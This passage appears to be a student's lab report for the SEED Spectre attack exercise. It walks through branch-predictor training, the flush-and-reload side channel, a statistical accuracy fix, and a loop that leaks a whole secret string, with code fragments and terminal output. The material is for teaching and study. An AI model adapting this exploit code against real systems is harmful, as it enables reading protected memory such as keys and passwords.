  // RELOAD the probing array
  reloadSideChannel();
  return (0);
}
```

We recompile and run the program again:




```
[10/11/19]seed@VM:~/Lab$ gcc -march=native SpectreExperiment.c -o SpectreExperim
ent
[10/11/19]seed@VM:~/Lab$ ./SpectreExperiment
[10/11/19]seed@VM:~/Lab$ ./SpectreExperiment
[10/11/19]seed@VM:~/Lab$ ./SpectreExperiment
[10/11/19]seed@VM:~/Lab$ ./SpectreExperiment
[10/11/19]seed@VM:~/Lab$ ./SpectreExperiment
[10/11/19]seed@VM:~/Lab$ ./SpectreExperiment
[10/11/19]seed@VM:~/Lab$ ./SpectreExperiment
[10/11/19]seed@VM:~/Lab$ ./SpectreExperiment
[10/11/19]seed@VM:~/Lab$ ./SpectreExperiment
[10/11/19]seed@VM:~/Lab$ ./SpectreExperiment
[10/11/19]seed@VM:~/Lab$ ./SpectreExperiment
[10/11/19]seed@VM:~/Lab$ ./SpectreExperiment
[10/11/19]seed@VM:~/Lab$ 
```

Because i+20 is always larger than the value of size, the false branch of the if-condition is always executed. So, the CPU is now trained to go to the false branch. This affects our out-of-order execution because when we call the victim with an argument of 97, the false branch is selected and hence the array element is no more cached.

Task 4: The Spectre Attack

We compile and execute the SpectreAttack.c program:




```
[10/11/19]seed@VM:~/Lab$ gcc -march=native SpectreAttack.c -o SpectreAttack
[10/11/19]seed@VM:~/Lab$ ./SpectreAttack
array[0*4096 + 1024] is in cache.
The Secret = 0.
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/11/19]seed@VM:~/Lab$ ./SpectreAttack
array[0*4096 + 1024] is in cache.
The Secret = 0.
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/11/19]seed@VM:~/Lab$ ./SpectreAttack
array[0*4096 + 1024] is in cache.
The Secret = 0.
array[83*4096 + 1024] is in cache.
The Secret = 83.
[10/11/19]seed@VM:~/Lab$ 
```

We see that 2 secrets are printed out: zero and 83 (ASCII value of S, first letter of secret string). We see that we were able to steal the secret key 83, but along with this we also get 0 as the secret key, which is not true. This happens because the return value of the restrictedAccess() function is always zero if the argument is larger than the buffer size. Therefore, the value of s becomes 0 and the array element [0 * 4096 + 1024] is always cached. Also, in order for our experiment to be successful we flush the buffer_size from the cache, so that the CPU executes the if condition in speculation and takes the if loop even when the result is false. This is possible only if the access check is slow, which is achieved by storing the value in main memory and not in the cache.


Task 5: Improve the Attack Accuracy

We now use a statistical approach and print out the secret value by selecting the value that was found in the cache the greatest number of times after multiple executions. We run the program:



```
[10/11/19]seed@VM:~$ cd Lab
[10/11/19]seed@VM:~/Lab$ gcc -march=native SpectreAttackImproved.c -o SpectreAtt
ackImproved
[10/11/19]seed@VM:~/Lab$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The  secret value is 0
The number of hits is 1000
[10/11/19]seed@VM:~/Lab$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The  secret value is 0
The number of hits is 998
[10/11/19]seed@VM:~/Lab$ 
```

We see that the highest score is achieved by 0 always. As we discussed before, the issue here is that the function returns 0 always and hence array [0 * 4096 + 1024] is always cached. In order to avoid this, we exclude scores [0] from the comparison, by initializing max with 1 and running the for loop from 1. This can be seen in the code and on running the code we get:




```
[10/11/19]seed@VM:~/Lab$ gcc -march=native SpectreAttackImproved.c -o Spe
ctreAttackImproved
[10/11/19]seed@VM:~/Lab$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The  secret value is 83
The number of hits is 13
[10/11/19]seed@VM:~/Lab$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The  secret value is 83
The number of hits is 20
[10/11/19]seed@VM:~/Lab$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The  secret value is 83
The number of hits is 22
[10/11/19]seed@VM:~/Lab$ ./SpectreAttackImproved
Reading secret value at 0xffffe80c = The  secret value is 83
The number of hits is 45
```

```
    reloadSideChannelImproved();
  }
  int max = 1;
  for (i = 1; i < 256; i++){
   if(scores[max] < scores[i])
     max = i;
  }
  printf("Reading secret value at %p = ", (void*)larger_x);
  printf("The  secret value is %d\n", max);
  printf("The number of hits is %d\n", scores[max]);
```

This output shows that we get the actual secret value, which has the next highest score after 0.


Task 6: Steal the Entire Secret String

We modify the program to print out the entire secret string instead of just a string. We know that the length of the secret is 17, so we loop through all the values of the secret up to 17:



```
int main() {
  int i,m;
  uint8_t s;
  for (m=0;m<17;m++){
  size_t larger_x = (size_t)(secret-(char*)buffer);
  flushSideChannel();
  for(i=0;i<256; i++) scores[i]=0;
  for (i = 0; i < 1000; i++) {
    spectreAttack(larger_x+m);
    reloadSideChannelImproved();
  }
  int max = 1;
  for (i = 1; i < 256; i++){
   if(scores[max] < scores[i])
     max = i;
  }
  printf("Reading secret value at %p = ", (void*)larger_x);
  printf("The  secret value is %d - %c \n", max, max);
  printf("The number of hits is %d\n", scores[max]);}
  return (0);
}
```

We compile and run the program, and see that all the characters of the secret are printed out:



```
[10/11/19]seed@VM:~/Lab$ gcc -march=native SpectreAttackImproved.c -o SpectreAttackImproved
[10/11/19]seed@VM:~/Lab$ ./SpectreAttackImproved
Reading secret value at 0xffffe83c = The  secret value is 83 - S
The number of hits is 18
Reading secret value at 0xffffe83c = The  secret value is 111 - o
The number of hits is 16
Reading secret value at 0xffffe83c = The  secret value is 109 - m
The number of hits is 13
Reading secret value at 0xffffe83c = The  secret value is 101 - e
The number of hits is 10
Reading secret value at 0xffffe83c = The  secret value is 32 -
The number of hits is 23
Reading secret value at 0xffffe83c = The  secret value is 83 - S
The number of hits is 39
Reading secret value at 0xffffe83c = The  secret value is 101 - e
The number of hits is 17
Reading secret value at 0xffffe83c = The  secret value is 99 - c
The number of hits is 3
Reading secret value at 0xffffe83c = The  secret value is 114 - r
The number of hits is 19
Reading secret value at 0xffffe83c = The  secret value is 101 - e
The number of hits is 10
Reading secret value at 0xffffe83c = The  secret value is 116 - t
The number of hits is 22
Reading secret value at 0xffffe83c = The  secret value is 32 -
The number of hits is 29
Reading secret value at 0xffffe83c = The  secret value is 86 - V
The number of hits is 20
Reading secret value at 0xffffe83c = The  secret value is 97 - a
The number of hits is 36
Reading secret value at 0xffffe83c = The  secret value is 108 - l
The number of hits is 19
Reading secret value at 0xffffe83c = The  secret value is 117 - u
The number of hits is 10
Reading secret value at 0xffffe83c = The  secret value is 101 - e
The number of hits is 11
[10/11/19]seed@VM:~/Lab$
```

In this way, we were able to get the secret string stored in the inaccessible memory space using the Spectre Attack.